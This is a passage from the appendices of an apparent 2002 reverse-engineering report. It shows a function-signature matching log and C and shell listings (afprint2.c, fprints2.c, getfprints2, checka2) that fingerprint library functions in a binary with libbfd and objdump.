xdr_dump_args xdr_entry_col xdr_fd_args xdr_fd_result xdr_getcredres
xdr_group_obj xdr_key_netstarg xdr_key_netstres xdr_link_obj xdr_log_entry
xdr_log_result xdr_nis_object xdr_nis_oid xdr_nis_result xdr_nis_server
xdr_nis_tag xdr_ns_request xdr_oar_mask xdr_objdata xdr_opaque_auth
xdr_ping_args xdr_pmap xdr_rejected_reply xdr_replymsg xdr_unixcred
xdr_ypbind_resp xdr_ypbind_setdom xdr_ypmap_parms xdr_ypmaplist
xdr_yppushresp_xfr xdr_ypreq_key xdr_ypreq_nokey xdr_ypreq_xfr xdr_ypresp_all
xdr_ypresp_key_val xdr_ypresp_maplist xdr_ypresp_master xdr_ypresp_order
xdr_ypresp_val xdr_ypresp_xfr

Fingerprint for address 0x80666a0 [Function_348] is 2AF4A336
Searching in databases...
     48 match(es) found:
    xdr_accepted_reply xdr_authdes_cred xdr_authunix_parms xdr_cp_result
xdr_cryptkeyarg xdr_cryptkeyarg2 xdr_cryptkeyres xdr_directory_obj
xdr_dump_args xdr_entry_col xdr_fd_args xdr_fd_result xdr_getcredres
xdr_group_obj xdr_key_netstarg xdr_key_netstres xdr_link_obj xdr_log_entry
xdr_log_result xdr_nis_object xdr_nis_oid xdr_nis_result xdr_nis_server
xdr_nis_tag xdr_ns_request xdr_oar_mask xdr_objdata xdr_opaque_auth
xdr_ping_args xdr_pmap xdr_rejected_reply xdr_replymsg xdr_unixcred
xdr_ypbind_resp xdr_ypbind_setdom xdr_ypmap_parms xdr_ypmaplist
xdr_yppushresp_xfr xdr_ypreq_key xdr_ypreq_nokey xdr_ypreq_xfr xdr_ypresp_all
xdr_ypresp_key_val xdr_ypresp_maplist xdr_ypresp_master xdr_ypresp_order
xdr_ypresp_val xdr_ypresp_xfr

Fingerprint for address 0x80666e8 [Function_349] is 20211222
Searching in databases...
      1 match(es) found:
    xdr_ypmaplist_str

Fingerprint for address 0x8066798 [Function_350] is 5B2EEDA4
Searching in databases...
      5 match(es) found:
    xdr_keystatus xdr_ypbind_resptype xdr_yppush_status xdr_ypstat
xdr_ypxfrstat

Fingerprint for address 0x80667c0 [Function_351] is 16773894
Searching in databases...
      1 match(es) found:
```

```
    xdr_ypbind_binding

Fingerprint for address 0x8066a50 [Function_352] is 7F9A5675
Searching in databases...
      1 match(es) found:
    bindresvport

Fingerprint for address 0x8066bfc [Function_353] is 440F7473
Searching in databases...
      1 match(es) found:
    nl_load_locale

Fingerprint for address 0x8067040 [Function_354] is C96D8E46
Searching in databases...
      1 match(es) found:
    nl_free_locale

Fingerprint for address 0x8067094 [Function_355] is 852FF55C
Searching in databases...
      1 match(es) found:
    authnone_create

Fingerprint for address 0x80671a4 [Function_356] is 051FB1D6
Searching in databases...
      1 match(es) found:
    xdr_reference

Fingerprint for address 0x8067248 [Function_357] is E487C5B3
Searching in databases...
      1 match(es) found:
    xdr_pointer

Fingerprint for address 0x80672ac [Function_358] is 5C362736
Searching in databases...
      1 match(es) found:
    isatty

Fingerprint for address 0x80672e0 [Function_359] is 9F537EA9
Searching in databases...
      1 match(es) found:
    tcgetattr

Fingerprint for address 0x8067300 [Function_360] is FB8A10B7
Searching in databases...
      1 match(es) found:
    stpcpy

Fingerprint for address 0x8067344 [Function_361] is 9037061A
Searching in databases...
    No match found.

Fingerprint for address 0x806744c [Function_362] is 2CF88E3A
Searching in databases...
    No match found.

Fingerprint for address 0x80675a8 [Function_363] is 72DDE54A
Searching in databases...
    No match found.

Fingerprint for address 0x840d21ba [Function_364] is E4094AD2
Searching in databases...
    No match found.

./checkf finished at Wed May 22 22:29:55 CEST 2002
Analysis of /root/chroot/reverse/the-binary done.
364 functions analyzed.
240 functions matched.
```

17 Appendix 17: *aprint2.c* program listing

```
/*
   afprint2.c
*/

#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <bfd.h>
//#include <libiberty.h>

#define SIGNATSIZE 100

unsigned char buf[SIGNATSIZE+4];

#define CODESEG (((unsigned int)buf) >> 24)

unsigned int result[4];

int main(int argc,char* argv[]) {
  int f,summ=0;
  asymbol** syms;
  int size,symcnt,i,off;
  bfd* b;
  char tagme=0;
  int ret;
  int num;

        bzero(buf,sizeof(buf));
   for (num=0;num<SIGNATSIZE;num++) {
          scanf("%2x",&ret);
          buf[num]=ret;
   }

        for (f=2;f<SIGNATSIZE;f++) {
          // This ain't no stinkin' code!
          if ((buf[f-2]==0x90) && (buf[f-1]==0x90) && (buf[f] == 0x90)) {
            buf[f-2]=0; buf[f-1]=0;
            tagme=1;
          }
          if (tagme) buf[f]=0;
        }

        // For sanity.
        for (f=0;f<SIGNATSIZE;f++)
         if (buf[f]==CODESEG) bzero(&buf[f-3],4);

        for (f=0;f<SIGNATSIZE;f++)
         if (buf[f]==0xe8) bzero(&buf[f+1],4);

        for (f=0;f<SIGNATSIZE;f++) printf("%02X ",buf[f]);
        printf("\n");



  return 0;

}
```

18 Appendix 18: *fprints2.c* program listing

```
/*
  fprints2.c

  compile with cc fprints2.c -o fprints2 -lbfd -liberty
*/

#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <bfd.h>


#define SIGNATSIZE 100

unsigned char buf[SIGNATSIZE+4];

#define CODESEG (((unsigned int)buf) >> 24)

unsigned int result[4];

int main(int argc,char* argv[]) {
  int f,summ=0;
  asymbol** syms;
  int size,symcnt,i,off;
  bfd* b;

  if (argc-2) {
    fprintf(stderr,"function signatures\n");
    fprintf(stderr,"Usage: %s elf_object\n",argv[0]);
    exit(1);
  }

  b = bfd_openr(argv[1],0);
  if (!b) { fprintf(stderr,"bfd_openr failed\n"); exit(1); }

  bfd_check_format(b,bfd_archive);
  bfd_check_format_matches(b,bfd_object,0);

  if ((bfd_get_file_flags(b) & HAS_SYMS) == 0) {
    fprintf(stderr,"No symbols.\n");
    exit(1);
  }

  size=bfd_get_symtab_upper_bound(b);
  syms=(asymbol**)malloc(size);
  symcnt=bfd_canonicalize_symtab(b,syms);

  for (i=0;i<symcnt;i++) {

    if (syms[i]->flags & BSF_FUNCTION) {
      char name[500],*fiu;

      strcpy(name,(char*)(bfd_asymbol_name(syms[i])));
      if ((fiu=strstr(&name[2],"__")))
        if (*(fiu-1)!='_') *fiu=0;

      if ((fiu=strchr(name+1,'@'))) *fiu=0;

      if (!strlen(name)) continue;

      off=syms[i]->value;
      if (syms[i]->section) off+=syms[i]->section->filepos;

      {
        char tagme=0;
        printf("[%s+%d] %s ",argv[1],off,name);
        f=open(argv[1],O_RDONLY);
```

```
            lseek(f,off,SEEK_SET);
            summ++;
            bzero(buf,sizeof(buf));
            read(f,buf,SIGNATSIZE);

            for (f=2;f<SIGNATSIZE;f++) {
              // This ain't no stinkin' code!
              if ((buf[f-2]==0x90) && (buf[f-1]==0x90) && (buf[f] == 0x90)) {
                buf[f-2]=0; buf[f-1]=0;
                tagme=1;
              }
              if (tagme) buf[f]=0;
            }

            // For sanity.
            for (f=0;f<SIGNATSIZE;f++)
             if (buf[f]==CODESEG) bzero(&buf[f-3],4);

            for (f=0;f<SIGNATSIZE;f++)
             if (buf[f]==0xe8) bzero(&buf[f+1],4);

            for (f=0;f<SIGNATSIZE;f++) printf("%02X ",buf[f]);
            printf("\n");

          }
        }
      }

      if (getenv("FANCY")) fprintf(stderr,"%d function%s",summ,summ==1?"":"s");
      else fprintf(stderr,"--> %s: done (%d function%s)\n",argv[1],summ,
                   summ==1?"":"s");

      return 0;

    }
```

19 Appendix 19: *getfprints2* script

```
#!/bin/bash
#

TRYLIBS="/usr/lib/libc.a /usr/lib/libm.a /usr/lib/libdl.a \
         /usr/lib/libresolv.a /usr/lib/libreadline.a /usr/lib/libtermcap.a \
         /usr/lib/libssl.a /usr/lib/libBrokenLocale.a \
         /usr/lib/libcrypt.a"
TRYLIBS="/usr/lib/libm.a"

if [ ! "$1" = "" ]; then
  TRYLIBS="$1"
fi

if [ "$NOBANNER" = "" ]; then
  echo "auto library function signature collector"
fi

export FANCY=1
ACNT=0
FCNT=0
O=NEW-fnprints.dat

PATH=$PATH:.

echo -n >$O

TRYTHEM=""

for i in $TRYLIBS; do
  test -f $i && TRYTHEM="$TRYTHEM $i"
done

FCOUNT=`echo $TRYTHEM|wc -w`

if [ "$FCOUNT" = "0" ]; then
  echo "No usable libraries. Tried the following: $TRYLIBS."
  exit 1
fi

fprints2 &>/dev/null

if [ ! "$?" = "1" ]; then
  echo "Cannot find 'fprints2' in your path or in current directory."
  exit 1
fi

CAR=0

for i in $TRYTHEM; do
  CAR=$[CAR+1]

  MIAU=`basename $i`

  LIST=`ar t $i`
  IC=`echo $LIST | wc -w`
  ACNT=$[ACNT+1]
  IN=0

  for j in $LIST; do
    IN=$[IN+1]
    ar x $i $j
    echo -n "[$CAR/$[FCOUNT]] [$[IN*100/IC]%] $MIAU:$j - "
    fprints2 $j >>$O
    rm -f $j
    echo -ne "                    \r"
    FCNT=$[FCNT+1]
  done
done

exit
```

20 Appendix 20: *checka2* script

```
#!/bin/sh

DATABASES="*.dat support/*.dat"
DATABASES="AAA.dat"
SIGNATURESIZE=100
RELEVANT=80

if [ $# -lt 2 ]
then
   echo "usage: $0 <address to check in databases> <binary file> <function
name>"
   exit 1
fi
type objdump >/dev/null 2>&1
if [ $? -ne 0 ]
then
   echo I need objdump command in your PATH
   exit 1
fi
type afprint2 >/dev/null 2>&1
if [ $? -ne 0 ]
then
   type ./afprint2 >/dev/null 2>&1
   if [ $? -ne 0 ]
   then
          echo I need afprint2 executable to be in your PATH
          exit 1
   else
          AFPRINT=./afprint2
   fi
else
   AFPRINT=afprint2
fi

FPRINT=`objdump -d --start-address $1 $2 2>/dev/null| tail +8 | cut -c10- |
cut -c-23 | $AFPRINT`
echo ""
if [ $# -lt 3 ]
then
echo Fingerprint for address $1 is $FPRINT
else
echo Fingerprint for address $1 [$3] is $FPRINT
fi
echo "Searching in databases for a similar ($RELEVANT%) function... (this can
take a while)"
echo ""

for D in $DATABASES
do
{
NF=`wc -l $D|awk '{print $1}'`
let N=1
while [ $N -le $NF ]
do
   CMATCH=1
   read LINE
   FNAME=`echo $LINE|cut -d' ' -f2`
   SIG=`echo $LINE|cut -d' ' -f3-`
   NMATCHED=0
   echo -ne "                                                                \r"
   echo -ne "$D: [$N/$NF] Testing $FNAME...\r"
   while [ $CMATCH -le $SIGNATURESIZE ]
   do
          C1=`echo $FPRINT|cut -d' ' -f$CMATCH`
          C2=`echo $SIG|cut -d' ' -f$CMATCH`
          if [ "$C1" = "$C2" ]
          then
                 let NMATCHED=NMATCHED+1
          fi
                 let CMATCH=CMATCH+1
   done
   if [ $NMATCHED -ge $RELEVANT ]
```

```
   then
          echo "$FNAME matched with ${NMATCHED}%                          "
          let RESULT=RESULT+1
   fi
   let N=N+1
done
} < $D
done
if [ $RESULT -eq 0 ]
then
   echo No match found.
else
   echo "$RESULT possible matches found with correlation > $RELEVANT%."
fi
echo ""
exit 0
```

References

Additional references:

[1] *www.datarescue.com, the IDA makers.*
[2] *www.foundstone.com*
[3] *http://www.packetfactory.net/libnet*